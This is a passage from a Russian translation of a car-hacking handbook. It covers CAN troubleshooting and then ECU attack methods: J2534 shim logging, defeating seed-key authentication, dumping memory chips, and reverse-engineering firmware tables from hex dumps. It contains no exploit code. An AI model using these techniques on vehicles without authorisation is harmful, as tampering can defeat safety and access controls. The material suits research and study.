Если вы попытались прикурить автомобиль, а он все равно не включается, возможно, придется вынуть предохранитель и вставить его обратно, чтобы перезапустить автомобиль. Найдите предохранители двигателя в руководстве автомобиля и начните с извлечения тех, которые кажутся наиболее вероятными виновниками. Предохранитель, вероятно, не перегорел, поэтому просто выньте его и поставьте обратно, чтобы принудительно перезапустить проблемное устройство. Какие предохранители вытаскивать, зависит от типа автомобиля, но если двигатель не запускается, нужно найти основные компоненты для отключения и проверки. Ищите главные предохранители вокруг основной электроники. Предохранители, управляющие фарами, вероятно, не виноваты. Используйте процесс исключения, чтобы определить устройство, вызывающее проблему.

Автомобиль не выключается

Вы можете обнаружить, что не можете выключить автомобиль. Это плохая, но, к счастью, редкая ситуация. Сначала проверьте, не заливаete ли вы шину CAN трафиком; если да, остановитесь и отключитесь от шины CAN. Если вы уже отключены от шины CAN, а автомобиль все равно не выключается, придется вытаскивать предохранители, пока он не выключится.

Автомобиль реагирует безрассудно

Это произойдет только в том случае, если вы внедряете пакеты в движущийся автомобиль, а это ужасная идея, и так никогда нельзя делать! Если вам необходимо аудиторировать автомобиль при вращающихся колесах, поднимите его над землей или поставьте на ролики.

Окирпичивание

Обратная разработка шины CAN никогда не должна приводить к окирпичиванию, то есть поломке автомобиля настолько полной, что он ничего не может делать. Чтобы окирпичить автомобиль, нужно возиться с прошивкой, что выведет автомобиль или компонент из гарантии и выполняется на ваш собственный риск.

Итоги

В этой главе вы узнали, как определить провода CAN среди мешанины проводов под приборной панелью и как использовать инструменты вроде cansniffer и Кауак для прослушивания трафика и определения того, что делают разные пакеты. Вы также узнали, как группировать CAN-трафик, чтобы изменения было легче обнаруживать, чем при использовании более традиционных инструментов прослушивания пакетов, таких как Wireshark.

Теперь вы должны уметь смотреть на CAN-трафик и определять изменяющиеся пакеты. После определения этих пакетов можно писать программы для их передачи, создавать файлы для Кауак, чтобы их определять, или создавать трансляторы для OpenXC, чтобы было легко использовать донглы для взаимодействия с вашим автомобилем. Теперь у вас есть все инструменты, необходимые для определения и управления компонентами вашего автомобиля, работающими на CAN.

Глава 6. Взлом ECU

Дэйв Бланделл

Автомобиль обычно имеет до десятка или больше электронных контроллеров, многие из которых объединены в сеть, чтобы обмениваться данными друг с другом. У этих компьютеризированных устройств есть множество разных названий, включая electronic control unit, или engine control unit (ECU), transmission control unit (TCU), или transmission control module (TCM).

Хотя в формальной обстановке эти термины могут иметь конкретные значения, на практике похожие термины часто используют взаимозаменяемо. То, что один производитель называет TCU, другой может называть TCM, но оба электронных контроллера выполняют одну и ту же или крайне похожие функции.

В большинстве автомобильных управляющих модулей есть меры, мешающие изменять их код и работу; они варьируются от очень сильных до смехотворно слабых. Вы не узнаете, с чем имеете дело, пока не исследуете конкретную систему. В этой главе мы подробнее рассмотрим конкретные механизмы безопасности, но сначала изучим стратегии получения доступа к таким системам. Затем в главе 8 мы рассмотрим более конкретные взломы ECU, такие как glitch-атаки и отладка. Векторы атак на ECU делятся на три разных класса:

Атаки через парадный вход - захват механизма доступа производителя оригинального оборудования (OEM).

Атаки через черный ход - применение более традиционных подходов аппаратного взлома.

Эксплойты - обнаружение непреднамеренных механизмов доступа.

Мы рассмотрим эти классы атак в общих чертах, а затем проанализируем данные, которые вы найдете. Стоит помнить, что хотя цель взлома ECU и других управляющих модулей часто одна и та же - получить доступ, чтобы перепрограммировать и изменить поведение, - маловероятно, что существует "мастер-ключ" для всех контроллеров. Однако OEM обычно не слишком изобретательны и редко меняют свои привычки, поэтому понимание одного контроллера, скорее всего, применимо к похожим моделям того же производителя. Кроме того, мало кто из современных автопроизводителей разрабатывает автомобильные компьютеры с нуля; вместо этого они лицензируют готовые решения у третьих сторон, таких как Denso, Bosch, Continental и другие. Из-за такой методологии проектирования довольно часто можно встретить автомобили разных производителей, использующие очень похожие компьютерные системы, полученные от одних и тех же поставщиков.

Атаки через парадный вход

Стандарт OBD-II требует, чтобы у вас была возможность перепрограммировать автомобили через разъем OBD-II, и обратная разработка исходного метода программирования является гарантированным вектором атаки. Мы рассмотрим J2534 и KWP2000 как примеры распространенных протоколов для программирования.

J2534: стандартизированный API связи с автомобилем

Стандарт SAE J2534-1, или просто J2534, был разработан для поддержки совместимости между поставщиками диагностических приборов за счет использования API J2534, который описывает рекомендованный способ связи Microsoft Windows с автомобилем. (API J2534 можно купить у SAE по адресу http://standards.sae.org/j2534/1_200412/.) До принятия стандарта J2534 каждый поставщик ПО создавал собственное проприетарное оборудование и драйверы для связи с автомобилем, чтобы выполнять компьютеризированный ремонт. Поскольку эти проприетарные инструменты не всегда были доступны небольшим мастерским, EPA в 2004 году обязало принять стандарт J2534, чтобы независимые мастерские получили доступ к тем же специализированным компьютерным инструментам, которые использовали дилерские центры. J2534 ввел серию DLL, которые сопоставляют стандартные вызовы API с инструкциями, необходимыми для связи с автомобилем, тем самым позволяя нескольким производителям выпускать ПО, рассчитанное на работу с J2534-совместимым оборудованием.

Использование инструментов J2534

Инструменты J2534 дают удобный способ наблюдать, как OEM-инструменты взаимодействуют с автомобильными компьютерами. Производители часто используют J2534 для обновления прошивки компьютеров, а иногда и для предоставления мощного диагностического ПО. Наблюдая и захватывая информацию, которой обмениваются с автомобилем через J2534, можно увидеть, как OEM выполняют определенные задачи; это может дать сведения, необходимые для отпирания "парадного входа".

При использовании инструментов J2534 для атаки на автомобильные системы основная идея состоит в том, чтобы наблюдать, записывать, анализировать и расширять функциональность. Конечно, первый шаг - получить и настроить приложение J2534 и соответствующее интерфейсное оборудование, чтобы выполнить задачу, которую вы хотите наблюдать. После подготовки стенда следующий шаг - наблюдать и записывать обмен данными с целью при использовании инструментов J2534 для выполнения действия на цели, например обновления конфигурационного параметра.

Есть два основных способа наблюдать транзакции J2534: отслеживать вызовы API J2534 на ПК с помощью shim DLL J2534 или наблюдать фактический трафик шины с помощью отдельного инструмента-сниффера для захвата данных.

Инструменты J2534 являются ключом к прослушиванию протоколов, встроенных в заводские встраиваемые автомобильные системы, и это один из основных способов атаковать парадный вход. Успешный анализ этой связи даст знания, необходимые для доступа к системам автомобиля тем же способом, каким это делают OEM. Он также позволит писать приложения с полным доступом для чтения и перепрограммирования систем, что, в свою очередь, позволит напрямую общаться с автомобилем без использования интерфейса J2534 или OEM-программы J2534.

Shim DLL J2534

Shim J2534 - это программный интерфейс J2534, который подключается к физическому интерфейсу J2534, а затем передает дальше и журналирует все команды, которые получает. Такой фиктивный интерфейс является разновидностью атаки "человек посередине", позволяющей записывать все вызовы API между приложением J2534 и целью. Затем можно изучить журнал команд, чтобы определить фактические данные, которыми обменивались интерфейс J2534 и устройство.

Чтобы найти open source shim J2534, поищите на [code.google.com J2534-logger](https://code.google.com/p/j2534-logger/). Там же должны найтись предварительно скомпилированные бинарные файлы.

J2534 со сниффером

Можно также использовать J2534 для генерации интересного трафика, который затем можно наблюдать и записывать сторонним сниффером. Никакой магии здесь нет: это просто отличный пример того, как генерировать ценные пакеты, которые иначе было бы трудно захватить. (Подробнее о мониторинге сетевого трафика см. главу 5.)

KWP2000 и другие ранние протоколы

До J2534 существовало множество ECU и других управляющих блоков с возможностью флеш-программирования, например Keyword Protocol 2000 (KWP2000 или ISO14230). С точки зрения сетевой модели OSI это в первую очередь прикладной протокол. Он может использоваться поверх CAN или ISO9141 в качестве физического уровня. Если поискать в сети, вы найдете огромное количество KWP2000 flasher-инструментов, которые связываются с ПК через последовательный интерфейс или USB-to-serial и поддерживают диагностику и прошивку с использованием этого протокола. (Подробнее о Keyword Protocol 2000 см. главу 2.)

Использование подходов через парадный вход: алгоритмы seed-key

Теперь, когда мы обсудили, как легитимные инструменты используют парадный вход, пора воспользоваться этим вектором атаки и научиться работать с условным "замком на воротах". Для этого надо понять алгоритм, который встроенный контроллер использует для аутентификации допустимых пользователей; почти всегда это алгоритм seed-key. Алгоритмы seed-key обычно генерируют псевдослучайное seed-значение и ожидают конкретный ответ, или key, для каждого seed, прежде чем разрешить доступ. Типичный корректный обмен может выглядеть примерно так:

```
ECU seed: 01 C3 45 22 84
Tool key: 02 3C 54 22 48
```

или так:

```
ECU seed: 04 57
Tool key: 05 58
```

К сожалению, стандартного алгоритма seed-key не существует. У вас может быть 16-битный seed и 16-битный key, 32-битный seed и 16-битный key или 32-битный seed и 32-битный key. Алгоритм, который генерирует key из заданного seed, также меняется от платформы к платформе. Большинство алгоритмов представляет собой комбинацию простых арифметических операций и одного или нескольких значений, используемых как часть вычисления. Есть несколько техник для выяснения таких алгоритмов, чтобы получить доступ к ECU:

- Получить прошивку рассматриваемого устройства другими средствами. Дизассемблировать ее и проанализировать встроенный код, чтобы найти код, отвечающий за генерацию пар seed-key.
- Получить легитимный программный инструмент, например ПО J2534 reflash, способный генерировать легитимные пары seed-key, и проанализировать код ПК-приложения дизассемблером, чтобы определить используемый алгоритм.
- Наблюдать, как легитимный инструмент обменивается ключами, и анализировать пары на наличие закономерностей.

- Создать устройство, которое обманывает легитимный инструмент и заставляет его многократно выдавать ответы. Главное преимущество этого метода перед чисто пассивным наблюдением состоит в том, что он позволяет выбирать seed-значения, для которых можно воспроизвести ключи.

Дополнительную информацию об обратной разработке алгоритмов seed-key, используемых General Motors, можно найти по адресу <http://pcmhacking.net/forums/viewtopic.php?f=4&t=1566&start=10>, а используемых VAG MED9.1 - по адресу <http://nefariousmotorsports.com/forum/index.php?topic=4983.0>.

Атаки через черный ход

Иногда атаки через парадный вход слишком сложны; у вас может не быть нужных инструментов, или замок может оказаться слишком трудным для анализа. Не отчаивайтесь - помните, что автомобильные управляющие модули являются встраиваемыми системами, поэтому можно использовать все обычные подходы аппаратного взлома. На самом деле при попытке перепрограммировать модули двигателя более прямые аппаратные подходы через черный ход часто имеют больше смысла, чем обратная разработка замка парадного входа, установленного заводом. Если вы можете получить дампы модуля, его часто можно дизассемблировать и проанализировать, чтобы понять, как работают ключи к парадному входу. Первый шаг в аппаратной атаке через черный ход - анализ печатной платы.

При обратной разработке печатной платы любой системы следует начинать с самых больших микросхем. Эти более крупные процессорные и память-содержащие микросхемы, скорее всего, будут самыми сложными. Хорошая идея - составить список номеров деталей и отправить его в Google, datasheet.com или похожий ресурс, чтобы получить копию datasheet. Иногда вы встретите заказные application-specific integrated circuits (ASIC) и единичные микросхемы, особенно в старых ECU; они окажутся сложнее готовых компонентов. Во многих случаях придется выводить функцию таких деталей по тому, как они соединены с идентифицируемыми компонентами.

Крайне важно искать микросхемы памяти - SRAM, EEPROM, FlashROM, one-time-programmable ROM, serial EEPROM, serial flash, NVSRAM и так далее. Тип используемой памяти чрезвычайно различается от одной платформы к другой; в реальных системах встречались все перечисленные разновидности. В новых конструкциях параллельная память встречается реже, а последовательные микросхемы - чаще. Более новые микроконтроллеры реже имеют внешнюю память вообще, поскольку емкость их внутренней flash-памяти резко выросла.

Любую присутствующую энергонезависимую микросхему памяти можно снять с печатной платы, прочитать, а затем поставить обратно. В главе 8 обратная разработка печатной платы рассматривается намного подробнее.

Эксплойты

Хотя эксплойты можно считать еще одним примером подхода через черный ход, они заслуживают отдельного внимания. Вместо разборки компьютера эксплойты подразумевают подачу в систему специально сконструированных входных данных, чтобы заставить ее делать то, что находится за пределами нормальной работы. Обычно эксплойты строятся на баге или проблеме. Такой баг может вызвать сбой системы, перезагрузку или какое-то нежелательное поведение с точки зрения пользователя автомобиля. Некоторые из этих багов дают возможность атак переполнения буфера, которые открывают дверь для захвата уязвимого устройства простым скармливанием ему неожиданных входных данных.

Не всякий баг можно превратить в эксплойт - некоторые баги только создают проблемы или выключают ключевые системы. И хотя баги обычно обнаруживаются случайно, большинство эксплойтов требует тщательной подготовки. Маловероятно, что вы сможете превратить известный баг в эксплойт, не имея предварительных знаний о системе, обычно полученных путем анализа прошивки. Как минимум понадобятся базовые знания архитектуры, чтобы написать необходимый код. Большую часть времени эти знания надо собирать исследованием до написания эксплойта.

Трудно находить баги, подходящие в качестве векторов атаки, и часто не менее трудно писать для них эксплойты, поэтому эксплойты, построенные на багах, встречаются довольно редко. Хотя было бы глупо не учитывать значимость эксплойтов, другие методы, представленные здесь и в главе 8, в большинстве случаев являются гораздо более практичными путями к пониманию и перепрограммированию автомобильных систем.

Обратная разработка автомобильной прошивки

Взлом автомобильного управляющего модуля до уровня, на котором можно извлечь его текущую прошивку и конфигурацию, на самом деле только начало приключения. На этом этапе у вас, вероятно, есть от 4KB до 4MB сырого машинного кода, смешанного с разными параметрами и фактическим кодом, образующим программу, которую будет выполнять процессор. Допустим, у вас есть бинарный blob прошивки, полученный одним из взломов в этой главе или в следующих главах книги. Далее нужно дизассемблировать этот бинарный файл.

Сначала нужно знать, для какой микросхемы предназначен этот бинарный файл. В Интернете есть несколько бесплатных декомпиляторов для разных микросхем. В противном случае можно потратить деньги и купить IDA Pro, который поддерживает большое разнообразие микросхем. Эти инструменты преобразуют hex-значения в бинарном файле в инструкции assembler. Следующий этап - понять, на что именно вы смотрите.

Когда вы начинаете анализировать сырые данные, высокоуровневое понимание функции устройств, которые вы подвергаете обратной разработке, будет ключом к пониманию того, что искать. Для начала можно идти по нескольким "хлебным крошкам", или подсказкам; эти подсказки почти гарантированно приведут к интересному и полезному материалу. Далее мы рассмотрим несколько конкретных примеров того, как использовать распространенные функции автомобильных контроллеров, чтобы получить понимание их работы, что, как мы надеемся, позволит изменить их поведение.

Система самодиагностики

Каждый контроллер двигателя имеет какую-либо систему самодиагностики, которая обычно контролирует большинство критически важных функций двигателя, и ее анализ является отличным путем к пониманию прошивки. Хороший первый шаг при исследовательском дизассемблировании - определить расположение этих процедур. Это даст понимание участков памяти, участвующих во всех датчиках и функциях, проверяемых на ошибки. Любой современный автомобиль должен поддерживать OBD-II-пакеты, которые стандартизируют сообщаемые диагностические данные.

Даже контроллеры, созданные до стандартов OBD-II, имеют способ сообщать о неисправностях. У некоторых есть система, где аналоговый вход замыкается на землю, а внутренний LED или индикатор "check engine" мигает кодом. Например, знание того, что код 10 означает отказ датчика температуры воздуха на впуске, позволяет найти участок кода, который устанавливает код ошибки 10, и помогает идентифицировать внутренние переменные, связанные с датчиком температуры воздуха. Подробнее об использовании диагностики см. главу 4.

Библиотечные процедуры

Возможность изменить поведение управляющего блока часто является одной из главных целей обратной разработки прошивки ECU, а идентификация данных, используемых контроллером, является важным шагом в этом процессе. У большинства ECU есть набор библиотечных функций, используемых для рутинных задач по всему коду. Библиотечные функции, применяемые для поиска по таблицам, стоит выявлять на раннем этапе обратной разработки, поскольку они могут привести прямо к интересующим вас параметрам. Каждый раз, когда используется таблица, вызывается функция для получения результата. Вызовы такого типа функций входят в число самых частых, поэтому их легко заметить.

Обычно каждый тип данных, хранимых внутри ECU, - одномерный массив байтов, двумерный массив слов, трехмерный массив беззнаковых, знаковых и float short и так далее - имеет уникальную функцию обращения. При вызове каждой процедуры поиска по таблице нужно передать как минимум индекс таблицы (или начальный адрес) и осевые переменные. Часто процедуры поиска по таблицам можно повторно использовать для передачи сведений о структуре таблицы, например о количестве строк и столбцов.

Калибровочные данные обычно хранятся в программной памяти вместе с процедурами, которые обращаются к ним. Микроконтроллеры обычно имеют специальные инструкции для доступа к программной памяти, что дает уникальную сигнатуру для поиска и делает процедуры поиска по таблицам особенно заметными. Вторичная характеристика этих процедур поиска состоит в том, что они обычно содержат много интерполяционной математики. Кроме того, процедуры поиска по таблицам часто сгруппированы близко друг к другу в программной памяти, что еще сильнее облегчает поиск остальных после того, как вы нашли одну. После идентификации процедур обращения поиск всех вызовов к ним может дать ключ к обнаружению подавляющего большинства данных, используемых контроллером для принятия решений. Аргументы, передаваемые этим функциям, обычно включают начальный адрес таблицы, ее структуру или форму и переменные, индексирующие элементы таблицы. Вооружившись этой информацией, вы намного ближе к возможности изменить поведение контроллера.

Поиск известных таблиц

Один способ идентифицировать таблицы - использовать конкретные физические и электрические характеристики автомобильных датчиков, которые будут проявлять распознаваемые характеристики внутри прошивки ECU. Например, ECU с датчиком MAF будет иметь таблицу, которая переводит сырые показания напряжения или частоты от MAF в расход воздуха в двигатель, предоставляя внутреннее представление.

К счастью для нас, выходной сигнал MAF определяется физикой, то есть законом Кинга, поэтому кривая всегда будет иметь характерную форму, хотя для каждого датчика она будет немного отличаться. В результате таблицы будут иметь характерный набор значений, который можно наблюдать в ROM. Вооружившись знанием, что там будут универсальные данные для идентификации, подробнее посмотрим, как калибровочные данные отображаются в разных программах.

Рисунки 6-1 и 6-2 показывают кривые датчиков Ford и Nissan с похожей формой; сходство, которое они демонстрируют, распространяется на нескольких производителей.




Рисунок 6-1: график передаточной функции Ford MAF.

· VQ Table




Рисунок 6-2: график Nissan MAF VQ.

Рисунки 6-2-6-6 показывают пять разных представлений одних и тех же данных. Рисунок 6-3 показывает, как кривая VQ, изображенная на рисунке 6-2, выглядела бы в хекс-редакторе.

HxD - [C:\Documents and Settings\Administrator\My Documents_Tunes

File Edit Search View Analysis Extras Window ?

16 ANSI hex

final-soft7400.bin

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E
00000700	00	30	00	30	00	30	00	30	00	30	00	30	00	49	00
00000710	00	8F	00	BE	00	F7	01	3F	01	95	01	FD	02	7E	03
00000720	03	B3	04	69	05	13	06	13	07	0C	08	25	09	5D	0A
00000730	0C	27	0D	BA	0F	80	11	7E	13	A3	15	F8	18	81	1B
00000740	1E	1E	21	39	24	87	28	02	2B	B5	2F	9E	33	C1	38
00000750	3C	C4	41	B6	46	DD	4C	36	51	D9	57	BE	5D	F2	64

Рисунок 6-3: таблица VQ в хекс-редакторе HxD: 128 байт или 64 16-битных слова.

Рисунки 6-4 и 6-5 показывают таблицу VQ в analyze.exe, доступной по адресу <https://github.com/blundar/analyze.exe/>. analyze.exe - простой инструмент визуализации, который окрашивает ячейки на основе их числового значения. Можно выбрать точность данных, например 1 = 8-bit byte, 2 = 16-bit word и 4 = 32-bit long, а также сколько строк и столбцов должно присутствовать. Такое простое визуальное расположение часто облегчает определение того, что является кодом, а что данными, по сравнению с использованием hex-редактора, как на рисунке 6-3.

Analyzer - I:\Tunes\Nissan\tunes\Arteno S14\final-soft\400.bin

Fichier															
48	48	48	48	48	48	73	104	143	190	247	319	405	509		
947	1129	1299	1555	1804	2085	2397	2739	3111	3514	3968	4478	5027	5624		
7710	8505	9351	10242	11189	12190	13249	14372	15556	16822	18141	19510	20953	22462		
27472	29324	31267	33305	35432	37648	39977	42404	44923	47544	50268	53100	56040	59091		
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
14392	21598	40139	52171	52171	52171	52171	52171	65340	41010	256	32768	32768	65535		
110	39683	511	65535	29540	65535	65535	65535	65535	46260	12187	10495	65535	65535		
48830	48830	48824	41100	30828	27756	27756	30910	65535	65535	65535	65535	65535	65535		
2827	2827	2311	1154	32637	31354	31354	31354	2827	2827	2825	1668	33152	32381		
4368	3854	3339	2182	33666	32895	32382	32382	5909	4881	3853	2696	34180	33409		

Рисунок 6-4: таблица VQ в analyze.exe: значения от 48 до 65535 в первых четырех строках значений 16x16-bit.




Рисунок 6-5: первые четыре строки 16x16-битных значений.

Снова посмотрите на первые четыре строки значений 16x16-bit на рисунках 6-4 и 6-5, закрашенные в analyze.exe. Обратите внимание, как плавная нелинейная кривая на рисунках 6-1 и 6-2 повторяет плавную нелинейную прогрессию значений. Рисунок 6-6 показывает те же значения в раскладке из 64 столбцов, так что можно увидеть полный градиент первых четырех строк из рисунка 6-5. Независимо от типа автомобиля, который вы рассматриваете, общие структуры данных будут похожими.



Рисунок 6-6: 64 16-битных слова в строке.

Инструменты визуализации данных, такие как hex-редакторы или analyze.exe, также могут быть полезны, когда вы не знаете точную форму или шаблон, который ищете. Независимо от типа

автомобиля, структуры данных будут иметь порядок и шаблоны, которые обычно не встречаются в исполняемом коде. Рисунок 6-7 показывает пример явного визуального шаблона данных в analyze.exe - постепенно изменяющиеся значения и повторение должны бросаться в глаза.



Рисунок 6-7: шаблоны и постепенные изменения в табличных данных появляются в ROM Chevrolet Camaro 2002 года, визуализированном с помощью analyze.exe.

С другой стороны, когда вы смотрите на код, подобный показанному на рисунке 6-8, он выглядит более случайным и хаотичным. (На рисунках 6-7 и 6-8 точность установлена в 2, потому что используемый микроконтроллер является 16-битным процессором, и разумно предположить, что значительная часть элементов данных также будет 16-битной.)




Рисунок 6-8: этот случайный код не имеет аккуратных, упорядоченных шаблонов, присутствующих в большинстве таблиц.

Что еще можно узнать из MCU

Надеюсь, эти примеры помогают связать знание табличных данных, которые вы ожидаете найти, с их представлением внутри бинарного blob. Изучение возможностей microcontroller unit (MCU), используемого в целевой системе, может пролить свет на типы данных, которых следует ожидать при просмотре бинарных данных.

В общем случае форматы представления данных задаются имеющимся аппаратным обеспечением. Знание размера регистров на MCU, управляющем системой, может сильно помочь в идентификации параметров. Большинство параметров обычно имеют размер, равный регистрам конкретного MCU или меньший. 8-битный MCU, например 68HC11, скорее всего, будет иметь много 8-битных данных. Необычно увидеть в основном 4-байтовые, или 32-битные, unsigned long integers на 8-битном MCU. Хотя 16-битные данные становятся более распространенными на MCU вроде 68332, 32-битные данные становятся нормой на MCU MPC5xx Power Architecture и так далее. Необычно найти данные с плавающей точкой на MCU, у которого нет floating-point processor.

Сравнение байтов для идентификации параметров

Часто можно получить несколько bin-файлов, которые будут работать на одном и том же физическом ECU. Чем больше, тем лучше! Простое сравнение в hex-редакторе покажет, какие байты отличаются между файлами. Часто, хотя и не гарантированно, код остается неизменным, а параметры меняются. Если различается меньше 5 процентов файлов, обычно можно безопасно предположить, что эти различия являются параметрами. Если вы знаете, что функционально изменилось между двумя bin-файлами, и знаете, какие байты изменились, у вас появляются дополнительные подсказки для сопоставления изменений в ROM с изменениями параметров.

Рисунки 6-9 и 6-10 сравнивают Mustang V8 1996 года и Thunderbird V6 1997 года, показывая 6667 различий из 114688 байт. Это экстремальный пример одного и того же кода с разными параметрами, но различие все равно составляет лишь около 5,8 процента от общего размера файла.

Большинство процессоров использует таблицу векторов прерываний, определенную используемым процессором. Обращение к datasheet процессора определит структуру процедур прерываний и позволит быстро идентифицировать обработчики прерываний. Трассировка interrupt pins на процессоре к схемам внутри ECU и к выводам, которые можно сверить со схемой проводки автомобиля, может помочь определить блоки кода, используемые для обслуживания таких аппаратных функций, как управление топливом и зажиганием, обработка сигналов коленчатого и распределительного валов и функции холостого хода.

[illegible]

